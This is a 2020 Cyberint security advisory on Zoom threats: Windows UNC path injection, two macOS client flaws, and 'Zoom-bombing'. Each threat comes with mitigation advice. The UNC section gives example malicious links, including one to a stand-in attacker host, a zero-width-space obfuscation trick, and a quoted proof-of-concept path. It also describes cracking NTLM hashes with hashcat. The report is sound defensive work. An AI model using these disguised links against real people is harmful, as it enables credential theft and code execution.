Zoom Videoconferencing

Security Considerations

April 2, 2020

Cyberint

TABLE OF CONTENTS

INTRODUCTION

With the ongoing COVID19 pandemic and the unprecedented global situation, many have adopted the use of popular videoconferencing platforms. In addition to organizations facilitating and supporting employees working from home, many educational establishments, groups and individuals have also flocked to these platforms to maintain contact during these periods of government-enforced movement restrictions.

One such videoconferencing platform that has gained significant popularity so far in 2020 is [1]Zoom, with, according to [2]Bernstein analyst reports, over 2.22 million new users flocking to the service so far this year versus an estimated 1.99 million users added throughout the whole of 2019.

As is to be expected with increased popularity and usage, Zoom has also caught the attention of nefarious parties that are 'Zoom bombing', the act of uninvited participants disrupting conferences, as well as increased scrutiny by various parties leading to the identification of potential vulnerabilities and privacy concerns.

Based on the increased activity surrounding the Zoom videoconferencing platform, this report seeks to provide an overview of the current known threats in order that both organizations and individuals can better protect themselves and their videoconference participants.

RECENT VULNERABILITIES

VULNERABLE VERSIONS

- Zoom for Windows client version 4.6.8 (19178.0323) and earlier, vulnerable to UNC path injection.
- Zoom for macOS client version 4.6.8 (19178.0323) and earlier, vulnerable to local privilege escalation and unauthorized camera/microphone access.

UNC PATH INJECTION (WINDOWS)

First reported by a security researcher named 'Mitch' via Twitter (@_g0dmode), the Zoom client for Windows automatically converts Universal Naming Convention (UNC) paths sent via the chat functionality into clickable hyperlinks (Figure 1)

[1] https://zoom.us/
[2] https://www.fool.com/investing/2020/02/26/coronavirus-fears-flooded-this-company-with-new-cu.aspx



Figure 1 - Example clickable UNC path [Tavis Ormandy (@taviso) via Twitter]

> *UNC paths on Windows are commonly used to access shared folders on servers via the Server Message Block (SMB) protocol primarily, before falling back to attempting to access them via the Web Distributed Authoring and Version (WebDAV) HTTP extension.*

Whilst a threat actor can send clickable UNC paths, for example `\\evilhost.tld\payload.exe`, these may not appear convincing to users that are security savvy.

Given this, malicious UNC links can be obfuscated by sending a legitimate URL followed by a zero-width space and then the UNC path, for example `bit.ly\\?\C:\Users\victim\Downloads\payload.exe` (the zero-width space present between the `ly` and `\\`).

The use of a zero-width space gives the impression that it is a single clickable link and, whilst the victim would need to click on the UNC element to launch the attack, the use of a sufficiently short legitimate URL would likely increase the chances of this happening.

For reference, zero-width spaces can be inserted using their unicode value `U+200B` , the HTML representation `&#8203;` or, for Windows users, by holding the [ALT] key and entering the decimal value `8203`.

Furthermore, proof-of-concept obfuscated links have also used a legitimate URL within the UNC path to trick potential victims, for example `\\?\http://youtube.com/watch?v=123124124&title=ZXhwbG9pdAo=\..\..\..\..\Users\dade\Docume~1\exploit.bat` as shared by the Twitter handle '@taviso'

Potential Code Execution

One potential outcome of a victim clicking on a malicious UNC path is the execution of code, be that an executable file or script, that could then perform some action on their machine. In the case of files executed from remote UNC paths, the Windows security feature 'Mark-of-The-Web' (MoTW) should present a warning to the user and ask for confirmation before proceeding. Notably, no warning will be displayed if the payload is already present on the victim machine, perhaps delivered by some other means, and a DOS device path is used in the UNC link, for example \\?\C:\directory\payload.exe.

Potential Credential Theft

Whilst media reporting of the Zoom UNC path injection vulnerability has somewhat focused on the potential theft of Windows credentials, this is a consequence of access a remote server and not a vulnerability within Zoom per se.

The potential theft of user's credentials would occur if the victim were to click on a UNC link to a server that is under the control of the threat actor. As Windows attempts to connect to this remote server it would, by default, attempt to send the victim's username and their NTLM password hash which could be captured and subsequently 'cracked'.

Having obtained a victim's NTLM password hash, the threat actor can use password recovery tools such as [3]'hashcat' (Figure 2) which uses GPU-acceleration to perform a variety of techniques including brute-force, testing all combinations from a given keyspace, dictionary attacks, using a predefined wordlist, or a combination and variation of both.

```
hashcat (v5.0.0) starting...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1080, 2028/8112 MB allocatable, 20MCU
* Device #2: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU
* Device #3: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU
* Device #4: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

[3] https://hashcat.net/hashcat/

Figure 2 - 'hashcat' password recovery tool

Recommendations

In the first instance, organizations should ensure that the latest version of the Zoom for Windows client is installed, and any existing installation should be updated. As of 2 April 2020, version 4.6.9 (19253.0401) was released to specifically resolve this UNC link issue (Figure 3).



Figure 3 - Zoom Update prompt

Additionally, given that the credentials would be sent via port 445 (Microsoft-DS), blocking traffic from hosts that don't require access to remote SMB shares via IP would thwart attempts to exploit this, or similar, vulnerabilities.

Finally, whilst the policy is very restrictive, organizations could consider preventing Windows from automatically sending NTLM credentials to unknown remote servers through the use of the '*Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers*' Group Policy (Figure 4).



Figure 4 - Group Policy Editor: Restrict NTLM

Configuring this value as '*Deny All*' (Figure 5) will prevent Windows from automatically sending NTLM credentials to remote servers, such as when accessing a UNC path link to a rogue file share, although the impact of this change should be considered prior to application to prevent the denial of legitimate traffic to trusted hosts.



Figure 5 - Group Policy Editor: 'Deny all'

[4]Microsoft documentation for this Group Policy setting suggests making use of the 'Audit all' option and then reviewing the operational event log to ensure that legitimate activity is not inadvertently denied. Additionally, related 'Restrict NTLM' Group Policy settings can be configured to add server exceptions and support the legitimate use of this feature.

PRIVILEGE ESCALATION (MACOS)

Discovered by Patrick Wardle, Principle Security Researcher at Jamf, this local vulnerability is present during the installation of the Zoom macOS client and allows a non-privileged threat actor, or malware, to modify a script used during the installation process to add malicious commands that would be executed with 'root' privileges.

[4] https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-security-restrict-ntlm-outgoing-ntlm-traffic-to-remote-servers

The vulnerability is present due to the way that the Zoom macOS installer used a now [5]deprecated function named `AuthorizationExecuteWithPrivileges`. This function, as the name implies, is used to run an executable with root privileges, in this case a script named `runwithroot` that is copied to a user-writable temporary directory alongside other components used by the Zoom installation.

Given that the Zoom installation process will prompt for administrative credentials during the installation process, if started by a standard user, any commands entered into this `runwithroot` script will be executed with administrative privileges.

As such, a threat actor with access to the local machine could potentially manipulate this file to elevate their privileges or, in a perhaps more likely scenario, malware could use the installation of Zoom to elevate its own privileges.

Recommendations

In the first instance, organizations should ensure that the latest version of the Zoom for macOS client is installed and any existing installation should be updated. As of 2 April 2020, version 4.6.9 (19273.0402) was released to specifically resolve this privilege escalation issue, amongst others.

Furthermore, given that this attack requires local access, users should be cautious of downloading or installing packages from unknown and untrusted sources, especially when prompted for administrative credentials.

UNAUTHORIZED CAMERA/MICROPHONE ACCESS (MACOS)

Also discovered by Patrick Wardle, this second Zoom for macOS vulnerability relates to the method in which Zoom requests permissions to access the user's camera and microphone.

Whilst the Zoom client for macOS has a valid code-signing certificate and was compiled using the [6]'Hardened Runtime', a feature along with 'System Integrity Protection' (SIP) used to prevent exploits such as code injection, dynamic link library (DLL) hijacking and memory space tampering, the 'library validation' [7]entitlement was disabled and as such the application can load arbitrary unsigned code.

Based on this insecure configuration, a legitimate library used by the Zoom macOS client could be replaced with a nefarious version and, by proxying legitimate requests from Zoom to the original library. the victim would be unawares.

In the proof-of-concept created by Wardle, the outcome of replacing a legitimate library focuses on the objective of gaining access to the victim's camera and microphone. Given that the Zoom application legitimately requests for user permission to access both the camera and microphone, a threat actor could use this technique to capture audio and video without the user being prompted.

[5] https://developer.apple.com/documentation/security/1540038-authorizationexecutewithprivileg
[6] https://developer.apple.com/documentation/security/hardened_runtime
[7] https://developer.apple.com/documentation/bundleresources/entitlements/com_apple_security_cs_disable-library-validation

As such, a potential attacker could abuse Zoom's privileges to spy on the victim as well as intercepting audio and video sent during any Zoom conference.

Recommendations

Given that Zoom became aware of this vulnerability at the same time as the macOS privilege escalation vulnerability, also discovered by Wardle, installing or updating any existing installation will resolve the issue using, as of 2 April 2020, version 4.6.9 (19273.0402).

VIDEO-TELECONFERENCING HIJACKING

'Zoom-bombing', more formally known as Video-teleconferencing (VTC) Hijacking, is the process of unauthorised third-parties gaining access to Zoom conferences and then bombarding participants with verbal abuse and/or displaying inappropriate images/video content.

Whilst this threat has received a lot of media attention recently, the hijacking does not appear to occur due to a vulnerability in the Zoom platform. Instead it is more likely that users have shared conference links publicly, either intentionally or unintentionally, resulting in unwanted activity.

Recommendations

Given the large uptake in videoconferencing use, many users may not be familiar with the security and privacy settings available to them. As such, Zoom have created a [8]video, detailing the steps required to avoid unwanted participants, which follows a recent blog [9]post by the company on the same topic.

In summary, Zoom users should consider the following when hosting conferences:

1. Where possible, conference links should only be shared with the intended audience and not publicly as anyone obtaining the link can join the conference. Exceptions to this rule would be conferences that are specifically configured for public access and prevent participants from sharing their audio or video.

2. The use of 'Personal Meeting IDs' to host public events should be avoided as the personal meeting space remains in continuous use. Instead, a new Meeting IDs should be generated for each specific session and these then privately shared with the intended audience.

3. The 'Waiting Room' feature should be used for public conferences, or where the link has been shared publicly, to allow the host to approve participants before the conference begins.

[8] https://www.youtube.com/watch?v=p1IMmOujc9c
[9] https://blog.zoom.us/wordpress/2020/03/20/keep-uninvited-guests-out-of-your-zoom-event/

4. The host should use the available controls to manage participants such as muting participant sound and disabling their video to prevent misuse as well as saving bandwidth. Furthermore. collaboration features should be disabled unless explicitly required as features such as annotations, chat, file transfer and screen sharing can be abused.

5. Unless the third-party is known and trusted, hosts should never surrender control of their own screen through the screen sharing functionality.

6. As with any online service, it is essential that users take steps to protect their own accounts. Practicing good credential hygiene, avoiding credential reuse and configuring multi-factor authentication (MFA) where available will help to protect accounts from being hijacked.

CONTACT US

www.cyberint.com | sales@cyberint.com | blog.cyberint.com

USA

Tel: +1-646-568-7813
214 W 29th St, 2nd Floor New York, NY 10001

ISRAEL

Tel: +972-3-7286-777
17 Ha-Mefalsim St 4951447 Petah Tikva

UNITED KINGDOM

Tel: +44-203-514-1515
Fox Court 14 Grays Inn Rd, Holborn, WC1X 8HN, Suite 2068 London

SINGAPORE

Tel: +65-3163-5760
135 Cecil St. #10-01 MYP PLAZA 069536

LATAM

Tel: +507-395-1553
Panama City